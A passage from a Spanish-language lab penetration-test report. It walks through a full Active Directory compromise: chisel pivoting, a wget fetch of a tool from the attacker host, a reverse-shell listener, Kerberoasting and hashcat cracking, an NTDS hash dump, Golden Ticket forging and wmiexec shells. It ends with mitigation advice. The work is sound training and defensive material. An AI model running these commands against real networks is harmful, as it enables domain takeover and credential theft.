FLAG 1 — Contraseña del usuario shrek: onion. El resultado enlaza directamente con el <title>onion</title> observado en CALL.html durante el reconocimiento inicial.

Las credenciales EXAMPLE\testing:2021!Query, encontradas en el mismo script, constituyen el primer punto de apoyo válido contra el dominio Active Directory, una vez se disponga de conectividad hacia la red interna.

4.5 Pivoting — chisel y proxychains hacia la red interna AD

El host Linux comprometido dispone de conectividad hacia la red interna 10.200.17.0/24, inaccesible directamente desde Kali. Se estableció un túnel SOCKS reverso con chisel: en Kali se levantó el servidor chisel y un servidor HTTP para servir el binario al host comprometido:

```
(abalin@kali)-[~]
$ chisel server -p 8000 --reverse
2026/07/29 23:40:34 server: Reverse tunnelling enabled
2026/07/29 23:40:34 server: Fingerprint Rys+c/uft2bmC2qe8X29TGAk0vxYRotQLpsbxD0meZM=
2026/07/29 23:40:34 server: Listening on http://0.0.0.0:8000
```

Imagen 19. chisel server -p 8000 --reverse en Kali.

```
(abalin@kali)-[/tmp]
$ sudo python3 -m http.server 8080
[sudo] contraseña para abalin:
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Imagen 20. Servidor HTTP en Kali sirviendo el binario de chisel.

Desde el host Linux se descargó el binario y se conectó como cliente chisel, abriendo un proxy SOCKS reverso, tras localizar previamente el script troll que reveló las credenciales de dominio:

```
(abalin@kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvnp 4444

←linux-user-ok-l0j8g3:~/html/files$ export TERM=xterm
www-data@the-bridge-reto-ad-linux-user-ok-l0j8g3:~/html/files$ cd /tmp
080/chisel_static -O chisel-linux-user-ok-l0j8g3:/tmp$ wget http://10.10.3.102:8080/chisel_static
--2026-07-29 18:42:54-- http://10.10.3.102:8080/chisel_static
Connecting to 10.10.3.102:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9371800 (8.9M) [application/octet-stream]
Saving to: 'chisel'

chisel                               100%[====>] 8.94M 15.8MB/s in 0.6s

2026-07-29 18:42:54 (15.8 MB/s) - 'chisel' saved [9371800/9371800]

www-data@the-bridge-reto-ad-linux-user-ok-l0j8g3:/tmp$ chmod +x chisel
02:8000 R:socksidge-reto-ad-linux-user-ok-l0j8g3:/tmp$ ./chisel client 10.10.3.1
2026/07/29 18:43:11 client: Connecting to ws://10.10.3.102:8000
2026/07/29 18:43:11 client: Connected (Latency 37.023702ms)
```

Imagen 21. Descarga de chisel_static y conexión del cliente chisel hacia Kali.

Se configuró proxychains4 para enrutar el tráfico a través del proxy SOCKS5 abierto por chisel, sustituyendo la configuración por defecto orientada a Tor (socks4 127.0.0.1 9050):

```
(abalin@kali)-[~]
$ cat /etc/proxychains4.conf | tail -5
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

Imagen 22. /etc/proxychains4.conf original (socks4 127.0.0.1 9050, comentado).

```
(abalin@kali)-[~]
$ cat /etc/proxychains4.conf | tail -5
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4
socks5 127.0.0.1 1080
```

Imagen 23. /etc/proxychains4.conf editado (socks5 127.0.0.1 1080 habilitado).

Con el túnel operativo, se escaneó la red interna a través de proxychains, identificando el Controlador de Dominio y el host Windows intermedio:

```
(abalin@kali)-[~]
$ proxychains4 nmap -sT -Pn -p 53,88,135,139,389,445,464,593,636,3268,3269,3389,5985 10.200.17.20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-29 23:51 +0200
Nmap scan report for 10.200.17.20
Host is up.

PORT      STATE      SERVICE
53/tcp    filtered  domain
88/tcp    filtered  kerberos-sec
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
389/tcp   filtered  ldap
445/tcp   filtered  microsoft-ds
464/tcp   filtered  kpasswd5
593/tcp   filtered  http-rpc-epmap
636/tcp   filtered  ldapssl
3268/tcp  filtered  globalcatLDAP
3269/tcp  filtered  globalcatLDAPssl
3389/tcp  filtered  ms-wbt-server
5985/tcp  filtered  wsman

Nmap done: 1 IP address (1 host up) scanned in 5.58 seconds

(abalin@kali)-[~]
$ proxychains4 nmap -sT -Pn -p 135,139,445,3389,5985 10.200.17.10
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-29 23:51 +0200
Nmap scan report for 10.200.17.10
Host is up.

PORT      STATE      SERVICE
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
445/tcp   filtered  microsoft-ds
3389/tcp  filtered  ms-wbt-server
5985/tcp  filtered  wsman

Nmap done: 1 IP address (1 host up) scanned in 3.57 seconds
```

Imagen 24. Escaneo de puertos vía proxychains: DC (10.200.17.20) y host WINDOWS (10.200.17.10).

El resultado confirma un Controlador de Dominio Windows Server 2019 (10.200.17.20, hostname DC) con los puertos típicos de Active Directory (Kerberos 88, LDAP 389/636/3268/3269, SMB 445, RPC 135/593, WinRM 5985, RDP 3389), y el host Win Usr Reto AD (10.200.17.10, hostname WINDOWS) con SMB, RDP y WinRM.

4.6 Enumeración del Active Directory

Se validaron las credenciales testing:2021!Query contra el DC mediante netexec sobre SMB, a través del túnel de proxychains:

```
(abalin@kali)-[~]
$ proxychains4 netexec smb 10.200.17.20 -u testing -p '2021!Query'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating missing folder logs/asm
```

Imagen 25. Primera ejecución de netexec (inicialización del entorno nxc).

```
[*] Copying default configuration file
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:135 ... OK
SMB 10.200.17.20 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:example.com)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
SMB 10.200.17.20 445 DC [+] example.com/testing:2021!Query
```

Imagen 26. Credenciales válidas confirmadas contra el DC (example.com\testing).

Se enumeraron los usuarios del dominio vía RPC:

```
proxychains4 netexec smb 10.200.17.20 -u testing -p '2021!Ouery' --users
```

```

[abalin@kali]-[/]
$ proxychains4 netexec smb 10.200.17.20 -u testing -p '2021!Query' --users
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:135 ... OK
SMB 10.200.17.20 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:example.com) (signing:True) (SMBv1:None) (Null Auth:True)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
SMB 10.200.17.20 445 DC [*] example.com\testing:2021!Query
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:139 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
SMB 10.200.17.20 445 DC -Username- -Last PW Set- -BadPW- -Description-
SMB 10.200.17.20 445 DC Administrator 2021-02-26 23:31:08 0 Built-in account for administering the computer/domain
SMB 10.200.17.20 445 DC Guest <never> 0 Built-in account for guest access to the computer/domain
SMB 10.200.17.20 445 DC krbtgt 2021-02-22 16:16:32 0 Key Distribution Center Service Account
SMB 10.200.17.20 445 DC cloudbase-init 2026-07-29 19:28:06 0
SMB 10.200.17.20 445 DC john.doe 2024-02-16 09:21:31 0
SMB 10.200.17.20 445 DC jane.doe 2024-02-16 09:21:11 0
SMB 10.200.17.20 445 DC mssql 2024-02-16 09:22:29 0
SMB 10.200.17.20 445 DC iis_service 2024-02-16 09:20:44 0
SMB 10.200.17.20 445 DC pruebas 2024-02-16 09:41:29 0
SMB 10.200.17.20 445 DC testing 2024-02-18 11:17:01 0
SMB 10.200.17.20 445 DC [*] Enumerated 10 local users: EXAMPLE

```

Imagen 27. Enumeración de 10 usuarios del dominio EXAMPLE, incluyendo iis_service, krbtgt, john.doe y jane.doe.

4.7 Kerberoasting — Flag 2: contraseña del servicio vulnerable

Con credenciales de dominio válidas, se realizó un ataque de Kerberoasting sobre las cuentas con SPN definido, solicitando tickets de servicio (TGS) para su posterior crackeo offline:

```
proxychains4 netexec ldap 10.200.17.20 -u testing -p '2021!Query' --kdcHost 10.200.17.20 --kerberoasting kerberoast output.txt
```

[illegible]

Imagen 28. TGS-REP obtenidos para las cuentas iis_service (miembro de Domain Admins) y mssql.

El resultado reveló que la cuenta `iis_service`, con SPN activo, pertenece al grupo Domain Admins — un hallazgo especialmente crítico, ya que compromete directamente un ticket de servicio con privilegio administrativo completo del dominio. Se procedió al crackeo offline del hash con hashcat, usando el diccionario proporcionado por el propio laboratorio (`diccionario.txt`):

```
(abalin@kali)-[~]
$ hashcat -m 13100 kerberoast_output.txt /home/abalin/Descargas/diccionario.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1
```

Imagen 29. Inicio del proceso de crackeo con hashcat (modo 13100, Kerberoast).

```
ample.com\iis_service*\$1b82ba6cbab623863149230f3d43ee7$2f232a13b543277fd13294ff3f7ebc5f9abdb8adb4c45364a26bbb0fab005cef85ba60d7fc1281e5ef9746dc3d4b99b3b6478feef3e0faa0da735b51a6517b44c4bfa450414936990c66ad4b225d7db9b7f319ac2efc0e70986717259a9498a185824e983fa1d1e0973e4aebcd6f6a3bfff73aa9ce610281e147b4e7a4a1f8b39fb78447971719ec9cfb6c121691e06a25dfdc0e2611107efd5c1d999d9f3921885de347fed608971e054963e50b6af0a52754d6ccae0980fef9fdc93c7036e5f6c8f5f5c5ae64663c1b1a7879daaf48f699e08897c00d9778f5da699df90c1de9270c9b6102cab0126dd7d466ffbb01953aa2586280bd9ba3655bd1c3c999e02e3133162f657b9b0b8a0865d1b73efae159586b32d072909f75a5031f68613c1f6452c42e7c488f8a5f53ccadb2d6c696d1aa7b06c497bd45cdcf59582eab2f9233aa8fcb0c15dc616a7395a8b24643899bfa510fecc794b83a5273f2c79853331:LaRosalia2021
```

Imagen 30. Contraseña de iis service recuperada: LaRosalia2021.

FLAG 2 — Contraseña del servicio vulnerable en AD: iis_service : LaRosalia2021. Es precisamente la entrada que desentonaba dentro del diccionario de community strings SNMP facilitado por el laboratorio.

4.8 Post-explotación AD — Volcado de NTDS

Se validó la contraseña recuperada contra el DC, confirmando privilegios administrativos (Pwn3d!):

```
proxychains4 netexec smb 10.200.17.20 -u iis_service -p 'LaRosalia2021'
```

```
(abalin@kali)~$ proxychains4 netexec smb 10.200.17.20 -u iis_service -p 'LaRosalia2021'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:135 ... OK
SMB 10.200.17.20 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:example.com) (signing:True)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
SMB 10.200.17.20 445 DC [+] example.com/iis_service:LaRosalia2021 (Pwn3d!)
(abalin@kali)~$
```

Imagen 31. Credenciales de iis_service confirmadas con privilegios de administrador (Pwn3d!).

Con acceso de Domain Admin confirmado, se realizó el volcado completo de la base de datos NTDS:

```
proxychains4 netexec smb 10.200.17.20 -u iis_service -p 'LaRosalia2021' --ntds
```

```
(abalin@kali)~$ proxychains4 netexec smb 10.200.17.20 -u iis_service -p 'LaRosalia2021' --ntds
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:135 ... OK
SMB 10.200.17.20 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:example.com) (signing:True) (SM
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
SMB 10.200.17.20 445 DC [+] example.com/iis_service:LaRosalia2021 (Pwn3d!)
SMB 10.200.17.20 445 DC [+] Dumping the NTDS, this could take a while so go grab a redbull ...
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:49668 ... OK
SMB 10.200.17.20 445 DC Administrator:500:aad3b435b51404eeaad3b435b51404ee:92f2693218f29d3635799003a1710596 :::
SMB 10.200.17.20 445 DC Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB 10.200.17.20 445 DC krbtgt:502:aad3b435b51404eeaad3b435b51404ee:610338dfc1b22a567b8f4377b031b13b :::
SMB 10.200.17.20 445 DC cloudbase-init:1001:aad3b435b51404eeaad3b435b51404ee:e3910dff06970dcccacbd4f05fbc5056 :::
SMB 10.200.17.20 445 DC example.com\john.doe:1107:aad3b435b51404eeaad3b435b51404ee:9bc2594b09fdc32f7fd2f0ab50046235 :::
SMB 10.200.17.20 445 DC example.com\jane.doe:1108:aad3b435b51404eeaad3b435b51404ee:143d6eef4d4e2ed481d2aa4cb8305bb5 :::
SMB 10.200.17.20 445 DC mssql:1110:aad3b435b51404eeaad3b435b51404ee:05e3d4e573f0e6e588169b77b60ac76 :::
SMB 10.200.17.20 445 DC iis_service:1111:aad3b435b51404eeaad3b435b51404ee:c41637fbcae9e55a72daf2edd276289 :::
SMB 10.200.17.20 445 DC example.com\pruebas:1116:aad3b435b51404eeaad3b435b51404ee:175d28680a532d47bf3f90046c45ae41 :::
SMB 10.200.17.20 445 DC example.com\testing:1117:aad3b435b51404eeaad3b435b51404ee:1d29a91933de3912e7445e4c03d4917b :::
SMB 10.200.17.20 445 DC DC$:1002:aad3b435b51404eeaad3b435b51404ee:c306d8883552e3c383e01dfe6f513023 :::
SMB 10.200.17.20 445 DC whoami$:1105:aad3b435b51404eeaad3b435b51404ee:50f669e1177f359771b9b11e21a7ba98 :::
SMB 10.200.17.20 445 DC WINDOWS$:1109:aad3b435b51404eeaad3b435b51404ee:90b7c6d687a9953000b97d1096064ce9 :::
[+] Dumped 13 NTDS hashes to /home/abalin/.nxc/logs/ntds/DC_10.200.17.20_2026-07-30_123335.ntds
[*] To extract only enabled accounts from the output file, run the following command:
[*] grep -iv disabled /home/abalin/.nxc/logs/ntds/DC_10.200.17.20_2026-07-30_123335.ntds | cut
```

Imagen 32. Volcado de los 13 hashes NTLM del dominio, incluido krbtgt.

El volcado incluyó el hash NTLM de la cuenta krbtgt (610338dfc1b22a567b8f4377b031b13b), pieza clave para la fase final de la auditoría, así como los hashes de john.doe y jane.doe (véase apartado 4.11).

Se obtuvo además una shell administrativa mediante impacket-wmiexec:

```
proxychains4 impacket-wmiexec
'example.com/iis_service:LaRosalia2021@10.200.17.20'
```

```
(abalin@kali)-[~]
$ proxychains4 impacket-wmiexec 'example.com/iis_service:LaRosalia2021@10.200.17.20'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.17.20:445  ...  OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.17.20:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.17.20:49672  ...  OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

Imagen 33. Shell administrativa obtenida como iis_service vía WMI.

4.9 Escalada final — Golden Ticket y Domain Admin

Con el hash de krbtgt y el SID del dominio (S-1-5-21-805668554-778713891-2534483124), se forjó un Golden Ticket para el usuario Administrator utilizando impacket-ticketer:

```
proxychains4 impacket-ticketer -nthash 610338dfc1b22a567b8f4377b031b13b \
-domain-sid S-1-5-21-805668554-778713891-2534483124 \
-domain example.com Administrator
```

```
(abalin@kali)-[~]
$ proxychains4 impacket-ticketer -nthash 610338dfc1b22a567b8f4377b031b13b -domain-sid S
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for example.com/Administrator
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
[*]   EncASRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncASRepPart
[*] Saving ticket in Administrator.ccache
```

Imagen 34. Forja del Golden Ticket con impacket-ticketer.

Se exportó el ticket generado como caché de credenciales Kerberos:

```
export KRB5CCNAME=Administrator.ccache
```

Y se estableció una shell administrativa autenticándose exclusivamente vía Kerberos, sin contraseña:

```
proxychains4 impacket-wmiexec -k -no-pass -dc-ip 10.200.17.20
example.com/Administrator@DC.example.com
```

```
(abalin@kali)-[~]
$ proxychains4 impacket-wmiexec -k -no-pass -dc-ip 10.200.17.20 example.com/Administrator@DC.example.com
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:88 ... OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:49672 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:88 ... OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

Imagen 35. Acceso administrativo vía Golden Ticket, autenticado con `-k -no-pass`.

Se confirmó el control total y los privilegios obtenidos:

```
C:\>whoami
example.com\administrator

C:\>whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description
-----
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process
SeMachineAccountPrivilege Add workstations to domain
SeSecurityPrivilege       Manage auditing and security log
SeTakeOwnershipPrivilege Take ownership of files or other objects
SeLoadDriverPrivilege    Load and unload device drivers
SeSystemProfilePrivilege Profile system performance
SeSystemtimePrivilege    Change the system time
SeProfileSingleProcessPrivilege Profile single process
SeIncreaseBasePriorityPrivilege Increase scheduling priority
SeCreatePagefilePrivilege Create a pagefile
SeBackupPrivilege        Back up files and directories
SeRestorePrivilege       Restore files and directories
SeShutdownPrivilege      Shut down the system
SeDebugPrivilege         Debug programs
SeSystemEnvironmentPrivilege Modify firmware environment values
SeChangeNotifyPrivilege  Bypass traverse checking
SeRemoteShutdownPrivilege Force shutdown from a remote system
SeUndockPrivilege        Remove computer from docking station
SeEnableDelegationPrivilege Enable computer and user accounts to be trusted for delegation
SeManageVolumePrivilege Perform volume maintenance tasks
SeImpersonatePrivilege   Impersonate a client after authentication
SeCreateGlobalPrivilege  Create global objects
SeIncreaseWorkingSetPrivilege Increase a process working set
SeTimeZonePrivilege      Change the time zone
SeCreateSymbolicLinkPrivilege Create symbolic links
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session

C:\>hostname
dc
```

Imagen 36. `whoami` → `example.com\administrator`; privilegios completos habilitados; `hostname` → `dc`.

4.10 Verificación sobre el host Win Usr Reto AD

Como comprobación adicional, se verificó el alcance de las credenciales de dominio de menor privilegio (testing) sobre el segundo host Windows del dominio (Win Usr Reto AD, 10.200.17.10):

```
proxychains4 netexec smb 10.200.17.10 -u testing -p '2021!Query'
proxychains4 netexec winrm 10.200.17.10 -u testing -p '2021!Query'
```

```
(abalin@kali)-[~]
$ proxychains4 netexec smb 10.200.17.10 -u testing -p '2021!Query'
proxychains4 netexec winrm 10.200.17.10 -u testing -p '2021!Query'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.10:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.10:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.10:135 ... OK
SMB 10.200.17.10 445 WINDOWS [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINDOWS) (domain:example.com)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.10:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.10:445 ... OK
SMB 10.200.17.10 445 WINDOWS [+] example.com\testing:2021!Query
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.10:5985 ... OK
WINRM 10.200.17.10 5985 WINDOWS [*] Windows 10 / Server 2019 Build 17763 (name:WINDOWS) (domain:example.com)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.10:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.10:5985 ... OK
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography
algorithms in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM 10.200.17.10 5985 WINDOWS [-] example.com\testing:2021!Query
```

Imagen 37. Autenticación SMB válida sobre WINDOWS (10.200.17.10); el acceso WinRM con estas credenciales resulta limitado.

Esta comprobación confirma que el host WINDOWS forma parte del mismo dominio example.com y admite las mismas credenciales de bajo privilegio, pero que el compromiso total del dominio dependía específicamente de la cadena Kerberoasting → NTDS → Golden Ticket sobre el Controlador de Dominio, y no de un fallo de configuración generalizado en todos los hosts del entorno.

4.11 Flag 3 — Los «hermanos .doe»

Durante la enumeración de usuarios del dominio (apartado 4.6 y volcado de NTDS del apartado 4.8) se identificaron dos cuentas con un patrón de nomenclatura claramente temático:

```
proxychains4 netexec smb 10.200.17.20 -u iis_service -p 'LaRosalia2021'
--users | grep -i doe
```

```
(abalin@kali)-[~]
$ proxychains4 netexec smb 10.200.17.20 -u iis_service -p 'LaRosalia2021' --users | grep -i doe
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:139 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.17.20:445 ... OK
SMB 10.200.17.20 445 DC john.doe
SMB 10.200.17.20 445 DC jane.doe
```

Imagen 38. Cuentas john.doe y jane.doe localizadas en el dominio EXAMPLE.

FLAG 3 — Identidad de los «hermanos .doe»: las cuentas de dominio john.doe y jane.doe, ambas con alta de usuario el 16/02/2024 y sin privilegios especiales adicionales más allá de su pertenencia por defecto al dominio.

5. Conclusiones y Recomendaciones

5.1 Resumen de las Tres Flags del Laboratorio

Flag	Objetivo	Resultado obtenido
Flag 1	Contraseña del usuario shrek (Linux)	onion (hash MD5 cf4c2232354952690368f1b3dfdfb24d)
Flag 2	Contraseña del servicio vulnerable en AD	iis_service : LaRosalia2021
Flag 3	Identidad de los «hermanos .doe»	john.doe y jane.doe (dominio example.com)

5.2 Otros Datos Clave de la Auditoría

Elemento	Valor
Punto de entrada	10.200.18.5 (host Linux, FTP anónimo con escritura)
Hash NTLM de krbtgt obtenido	610338dfc1b22a567b8f4377b031b13b
Acceso final obtenido	example.com\Administrator (Golden Ticket, sin contraseña)
Host de Controlador de Dominio	10.200.17.20 (DC)

5.3 Conclusiones

La auditoría ha permitido demostrar la viabilidad de una cadena de ataque completa que compromete un dominio corporativo de Windows partiendo únicamente de un acceso externo sin privilegios sobre un host Linux de apariencia poco crítica. Los principales hallazgos son:

- El servicio FTP anónimo con permisos de escritura en el host de entrada constituyó el vector de acceso inicial, permitiendo desplegar una webshell PHP sin necesidad de explotar ninguna vulnerabilidad de la aplicación web en sí.
- El servicio SNMP (161/UDP) estaba expuesto y se proporcionó un diccionario de community strings típicas, lo que sugiere una superficie de ataque adicional sobre este protocolo que no llegó a ser determinante en la cadena final de explotación.
- La presencia de credenciales de usuario y de dominio en texto claro en un script local (/runme.sh) permitió tanto resolver la Flag 1 (contraseña de shrek) como el movimiento lateral hacia la red interna de Active Directory.
- La ausencia de segmentación de red efectiva entre el host de entrada y la red interna AD permitió establecer un túnel de pivoting con herramientas estándar (chisel, proxychains) sin restricciones adicionales.
- La cuenta de servicio iis_service, con SPN activo y contraseña débil, resultó ser miembro del grupo Domain Admins — una combinación especialmente peligrosa, ya que el Kerberoasting es un ataque completamente offline y no genera eventos de autenticación fallida detectables en tiempo real.
- El volcado de NTDS expuso el hash de krbtgt, permitiendo la generación de un Golden Ticket con acceso administrativo indefinido, independiente de cualquier rotación de contraseñas de usuario.

5.4 Recomendaciones

Se proponen las siguientes mejoras de seguridad para el host de entrada y para el dominio de Active Directory:

Para el host Linux (punto de entrada):

- Deshabilitar la escritura anónima en el servicio FTP, o sustituirlo por un mecanismo de transferencia autenticado y auditado.
- No almacenar credenciales ni secretos en texto claro en scripts o ficheros locales; emplear un gestor de secretos o variables de entorno protegidas.
- Validar en el servidor (no solo en el cliente) cualquier fichero que pueda depositarse en rutas servidas por el servicio web, evitando la ejecución de código no autorizado.
- Restringir o deshabilitar el servicio SNMP si no es estrictamente necesario, y en caso de serlo, sustituir las community strings por defecto por credenciales robustas y usar SNMPv3 con autenticación y cifrado.
- Segmentar la red de forma que el host de entrada no disponga de conectividad directa hacia la red interna corporativa, restringiendo el tráfico saliente mediante firewall a los servicios estrictamente necesarios.

Para el Active Directory:

- Sustituir las cuentas de servicio con SPN por gMSA (Group Managed Service Accounts) o, en su defecto, asignarles contraseñas largas y aleatorias, para mitigar el Kerberoasting.
- Aplicar el principio de mínimo privilegio: ninguna cuenta de servicio de aplicación (como iis_service) debería pertenecer al grupo Domain Admins.
- Habilitar la monitorización de solicitudes de tickets de servicio inusuales (Event ID 4769) para detectar patrones de Kerberoasting.
- Auditar los eventos de replicación de directorio (Directory Service Access / DCSync, Event ID 4662) para detectar volcados de NTDS no autorizados.
- Rotar el hash de krbtgt (doble rotación, con el intervalo recomendado por Microsoft) ante cualquier sospecha de compromiso, dado que un Golden Ticket permanece válido mientras dicho hash no cambie.
- Deshabilitar SMBv1 y las sesiones nulas, y revisar la política de auditoría de inicios de sesión remotos (WinRM, RDP) en todos los hosts del dominio.

— Fin del Informe —